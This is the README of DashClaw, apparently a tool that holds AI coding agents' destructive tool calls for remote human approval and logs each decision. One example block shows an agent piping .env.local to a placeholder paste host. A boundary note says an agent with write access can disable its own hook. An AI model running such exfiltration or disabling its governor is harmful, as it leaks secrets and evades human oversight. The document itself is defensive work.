
DashClaw
With a supported enforcement integration, when your AI agent (OpenClaw, Hermes, Claude Code, Codex) tries something destructive or expensive, DashClaw catches it before it runs and asks you first, even when you are not at the keyboard. Every decision lands in a signed ledger.
Run agents unattended without giving them unconditional authority.
<img alt="Python 3.7+" src="https://img.shields.io/badge/python-3.7%2B-blue?style=flat-square" />
npx dashclaw up # no account, first caught action in minutes
AI agents: setting DashClaw up for your user? Run
npx dashclaw up --yes --no-browser— the plain command prompts and will hang a non-interactive shell. The API key lands in~/.dashclaw/instance.json; verify withGET http://localhost:3000/api/healthandnpx dashclaw doctor. Full runbook: dashclaw.io/llms.txt. Do not attempt the hosted trial headlessly — its captcha needs your human.

A hook-integrated agent tries a destructive tool call. DashClaw freezes it before it runs, routes it to the Approvals inbox, and writes a replayable decision record when you resolve it.
This illustration shows the approval workflow. Explore the current interactive demo for the supported product surfaces.
What you get
A 10-second capability scan before the dense sections:
- Fail-closed intercept at the execution seam. The Claude Code, Codex, and Hermes hooks, the OpenClaw gateway, and
dashclaw_invokecan cancel a blocked call before execution. Bare SDK, API, and ordinary MCP integrations are cooperative: the caller must honor the verdict. - One-click remote approval. Resolve from the
/approvalsinbox, the CLI, a phone PWA, Telegram, or Discord. No presence required. - Approvals in plain English. Every pending item leads with one sentence for what the command actually does, flags what cannot be undone, and warns when a file holds credentials. When no rule reads the command with confidence, it says so instead of guessing. The exact command is always shown underneath.
- "Allow, don't ask again." Preview the target, lease, and matching pending items before creating a scoped standing grant. The UI resolves eligible items through the normal approval path and reports partial failures. High-risk, ungrantable, expired, or self-approved sources are rejected. Standing grants remain visible and revocable in the inbox.
- Verifiable recorded evidence. Decision records, Ed25519 receipts where issued, and signed exports support later review. A receipt verifies its signed contents, not that an external effect happened. Authenticated identity and action-payload signing are shown separately.
- Calibrated interruptions. Your approve/deny verdicts tune how often it interrupts, with a proven cap on false interruptions instead of a guessed threshold.
- Autonomy is a number, not a prompt. How much your agent ships without a human looking is set by policy thresholds and checks, not by wording. Each action carries the agent's stated confidence — declared on the guard call, before the act, so it is a prediction and not a postscript — and the ledger scores it against the reported outcome, so an overconfident agent shows up as a number on /decisions, not as a surprise.
- Enforcement liveness. A probe tests whether a synthetic held action executes through the installed hook path. Setup distinguishes stale, broken, and unavailable evidence and shows measured runtime versions and hook fingerprints as client-reported diagnostics, not attestation.
- Prompt-injection scanning on by default. High-confidence system-override patterns force a
blockat guard time; weaker ones raise awarn. - Multi-runtime. Claude Code, Codex, Hermes, OpenClaw, MCP, Node and Python SDKs, plain REST.
- MIT-licensed self-hosting. Run locally or deploy your own instance. Hosting and provider usage are subject to their plans and limits.
What it actually stops
At a supported enforcement seam, DashClaw is a fail-closed approval layer between an agent deciding to call a tool and the tool actually running. The Claude Code, Codex, and Hermes hooks, the OpenClaw gateway, and dashclaw_invoke can stop the call. Bare SDK, API, and ordinary MCP integrations still evaluate and record governance, but enforcement is cooperative: their caller must honor the result.
These are the catches on the record, from the maintainer log and THESIS.md, each one the same loop firing:
rm -rfon a working directoryDROP TABLEagainst a live databasegit push --force origin main- reading
.envand preparing to exfiltrate it (risk 100, two policies firing at once)
The last one caught the maintainer's own shell command mid-verification: extracting an API key from .env.local, blocked live at risk 100. Here is roughly what the seam does with it:
$ agent> Bash: cat .env.local | curl -X POST https://paste.example/ -d @-
  DashClaw guard  risk=100  policies_matched=2
  decision=block  (fail-closed, hook exit 2)
  -> tool call cancelled. never executed. decision recorded in the ledger.
The audience is narrow on purpose: a solo developer or small team running long, unattended coding-agent sessions (overnight runs, CI agents, background fleets) against a real repo and real infrastructure. You kick off a one-to-six-hour run, cannot watch every tool call, and are one bad run away from any of the four lines above.
Where DashClaw fits. Local runtime permission prompts serve the operator who is at the keyboard. DashClaw focuses on unattended work: remote and async approval, shared policy across supported runtimes, an auditable decision trail with signed evidence where issued, calibrated interruptions, and time-bounded liveness diagnostics for installed enforcement seams.
The loop in code
It is 2am, the run is in hour three, and the agent reasons its way to git push --force origin main. With the hook installed, DashClaw freezes the call and pages you wherever you are; you tap deny, and the decision ledger records the resolution. A signed receipt exists only where the eligible evidence path issues one.
The hook seam owns this lifecycle inside Claude Code, Codex, and Hermes. A bare SDK integration is cooperative, so application code must keep the real effect inside runGoverned() as shown here.
import { DashClaw } from 'dashclaw';
const claw = new DashClaw({ baseUrl: process.env.DASHCLAW_BASE_URL, apiKey: process.env.DASHCLAW_API_KEY, agentId: 'nightly-agent' });

await claw.runGoverned(
  // The exact act is scrubbed, classified, recorded, and bound to the execution claim.
  { kind: 'shell', command: 'git push --force origin main' },
  { action_type: 'shell', declared_goal: 'Force-push the rebased branch' },
  async () => run(),
);
runGoverned() waits for required approval, claims one execution attempt under a fresh policy check, invokes the callback, and reports the outcome. The claim binds the action, agent, credential principal, and exact act; any applicable operator or plan authority is consumed atomically with the claim. If claim or completion acknowledgement is lost, the helper does not repeat the callback. Reconcile the action and external system before retrying; ledger idempotency cannot make an external effect exactly once. Python uses run_governed(). Full example: QUICK-START.md.
Upgrade order: deploy the matching schema and server before upgrading governed SDK helpers, which require execution-claim protocol 1. Hooks and OpenClaw preserve legacy guard/approval behavior only when the server advertises no claim protocol; that mode lacks atomic execution claims. Malformed or unsupported advertisements fail closed. Set DASHCLAW_REQUIRE_EXECUTION_CLAIMS=1 after the server upgrade to reject legacy responses. See the execution contract.
flowchart LR
    A[Agent decides<br/>to call a tool] --> B{Guard scores<br/>the act vs<br/>your policies}
    B -->|allow / warn| G[Fresh policy check<br/>and atomic execution claim]
    B -->|block| D[Hard stop<br/>fail-closed, hook exit 2]
    B -->|allow_contained| F[Staged in a worktree<br/>diff awaits promote/discard]
    B -->|require_approval| E[Action frozen]
    E -->|approve, from anywhere| G
    E -->|deny| D
    F -->|promote| G
    F -->|discard| D
    G -->|confirmed claim| C[Tool runs]
    G -->|rejected or uncertain| D
    C --> L[(Decision and outcome records<br/>receipts where issued)]
    D --> L
    L -.-> P[Independent liveness probe<br/>tests the installed seam]
The decision lattice is allow < warn < allow_contained < require_approval < block. Join is max; a block is absolute and cannot be downgraded in the ledger. allow_contained only ever reaches a caller that advertised the capability string for the staging medium it would use — client_capabilities: ['allow_contained'] for a git worktree, ['allow_contained:db'] for an ephemeral database branch; an older client sees require_approval instead (version skew only tightens).
Important
Enforcement is mechanically real only where DashClaw sits in the seam between decide and execute: the Claude Code, Codex, and Hermes PreToolUse hooks (fail-closed, exit-2 on block), the OpenClaw gateway, and
dashclaw_invoke. Everywhere else (bare SDK, API, and MCP callers, desktop chat) governance is cooperative: the caller consults guard and honors the decision; recording requires the caller to use a recording path. A block is never downgraded in the ledger. DashClaw does not claim universal hard enforcement. Even at the mechanical seam, the hook runs at the agent's own privilege level. An agent with write access to the hook path can disable its governor; DashClaw can govern and report that write, but the tamper-resistant boundary belongs to the deployment: a container, separate OS user, or read-only hook path. Per-surface table and full threat model:docs/architecture/enforcement-boundary.md.
What DashClaw is not
This section exists so you can rule the tool out fast if it is the wrong thing.
- Not a general tracing product. DashClaw focuses on policy decisions before execution. It can halt calls at the supported mechanical seams above; cooperative callers must honor the result. If you primarily need model traces and evaluation dashboards, this is not that.
- Not a general agent platform. DashClaw does not provide a broad calendar, CRM, messaging, or RAG tool suite. It retains one bounded, operator-configured capability seam:
dashclaw_invokecan hold a registered credential and execute that registered external API after server-side governance. The v5.0.0 cull removed the wider platform tier, and a CI surface-budget brake prevents it growing back. - Not universal hard enforcement. Enforcement is mechanical only at the seam (the hooks, the OpenClaw gateway,
dashclaw_invoke); everywhere else it is cooperative. See the boundary note above. - Not tamper-proof against the agent it governs. The hook runs at the agent's privilege level, inside the blast radius of the thing it governs. It stops the accident class and makes tampering visible and policy-blocked; it cannot stop a determined process executing at the same privilege. Real isolation is a deployment property — container, separate OS user, or read-only hook path — and DashClaw's docs say so instead of pretending otherwise.
- Not battle-tested at scale. First commit was February 2026. It is proven by continuous dogfood, not by a large install base. See Project status.
Full product definition and everything explicitly out of scope: THESIS.md.
Maintained by an AI, under a human-held charter
Day-to-day, DashClaw is built and maintained by an AI agent, in public. That agent operates under a human-held charter, MAINTAINER.md, which pins five invariants it cannot change:
- Blocks are absolute. A
blockis never downgraded, in the ledger or anywhere else. - No self-approval. The maintainer cannot approve its own governed actions.
- Humans ratify every loosening. Any policy relaxation routes through a human-ratified proposal.
- Credential-gated acts stay human-controlled. Production data, publishing, billing, and infrastructure changes require the owner's authorization.
- The charter remains human-held. Its constitutional rules change only at the owner's explicit direction. The operating protocol separately requires live proof for public claims.
Material maintainer changes and design decisions are recorded in the maintainer log. Governing autonomous agents is the exact problem DashClaw exists to solve, so the project governs its own maintainer with its own runtime. That is the source of the sharpest design constraints below. The enforcement boundary, the blackout, and the liveness incident are included here so the claims remain auditable.
Quick start
npx dashclaw up
One command provisions Postgres (Docker or embedded), generates secrets, mints your API key, applies migrations, starts on :3000, offers to wire Claude Code hooks, and opens your browser already signed in. No account required on the path to your first caught action.
Deploy to the cloud, or try the hosted inbox first
Click the button, add Neon when prompted, and fill in the variables from .env.example. Provider plans and limits determine hosting cost. The configured Vercel build runs schema migration before building the app; required-schema or migration-checksum failures stop it.
The hosted trial is the secondary door: to see the Approvals inbox before deploying anything, hosted.dashclaw.io mints a capped trial workspace in the browser. Coming from the trial, click Export workspace on its /connect card and run dashclaw import <bundle.json> against your own instance. Policies, decisions, history, agents, and assumptions carry over; API keys and secret values never ride a bundle. Operator runbook: docs/hosted-deployment-runbook.md.
Connect an agent
Every path lands on the same guard engine, the same decision ledger, and the same Approvals inbox. The enforcement column is honest about which paths halt mechanically and which are cooperative.
| Your agent runs on | Path | Enforcement | Guide |
|---|---|---|---|
| Claude Code | Plugin + PreToolUse hooks | Mechanical, fail-closed | claude-code.md |
| Codex | Plugin | Mechanical, fail-closed | plugins/dashclaw |
| Hermes Agent | Plugin (lifecycle hooks) | Mechanical, fail-closed | hooks/README.md |
| OpenClaw | Gateway plugin | Mechanical | packages/openclaw-plugin |
dashclaw_invoke (MCP) |
Guarded invoke | Mechanical | mcp.md |
| Claude Desktop (chat) | OAuth connector, no install | Cooperative | CLAUDE-DESKTOP-PLUGIN.md |
| Any stdio / HTTP MCP host | MCP server | Cooperative | mcp.md |
| LangChain / CrewAI / AutoGen | Python SDK | Cooperative | sdk-python/README.md |
| Custom / framework-less | Node or Python SDK | Cooperative | sdk/README.md |
| Anything HTTP | REST API + webhooks | Cooperative | OpenAPI |
End-to-end examples per runtime: examples/.
Commands for each path
Coding-agent plugins (Claude Code, Codex, Hermes). One plugin source (plugins/dashclaw/), three ecosystems. Each manifest ships the MCP config, the dashclaw-governance protocol skill, and a distinct agent_id.
npm i -g @dashclaw/cli
dashclaw install claude                          # wires ~/.claude/settings.json, fresh installs default to enforce
dashclaw install codex --project /path/to/repo   # wires manifest, hooks, AGENTS.md protocol
bash scripts/install-hermes-plugin.sh            # macOS / Linux (.ps1 on Windows)
This repo is also a native Claude Code plugin marketplace — no CLI needed:
/plugin mark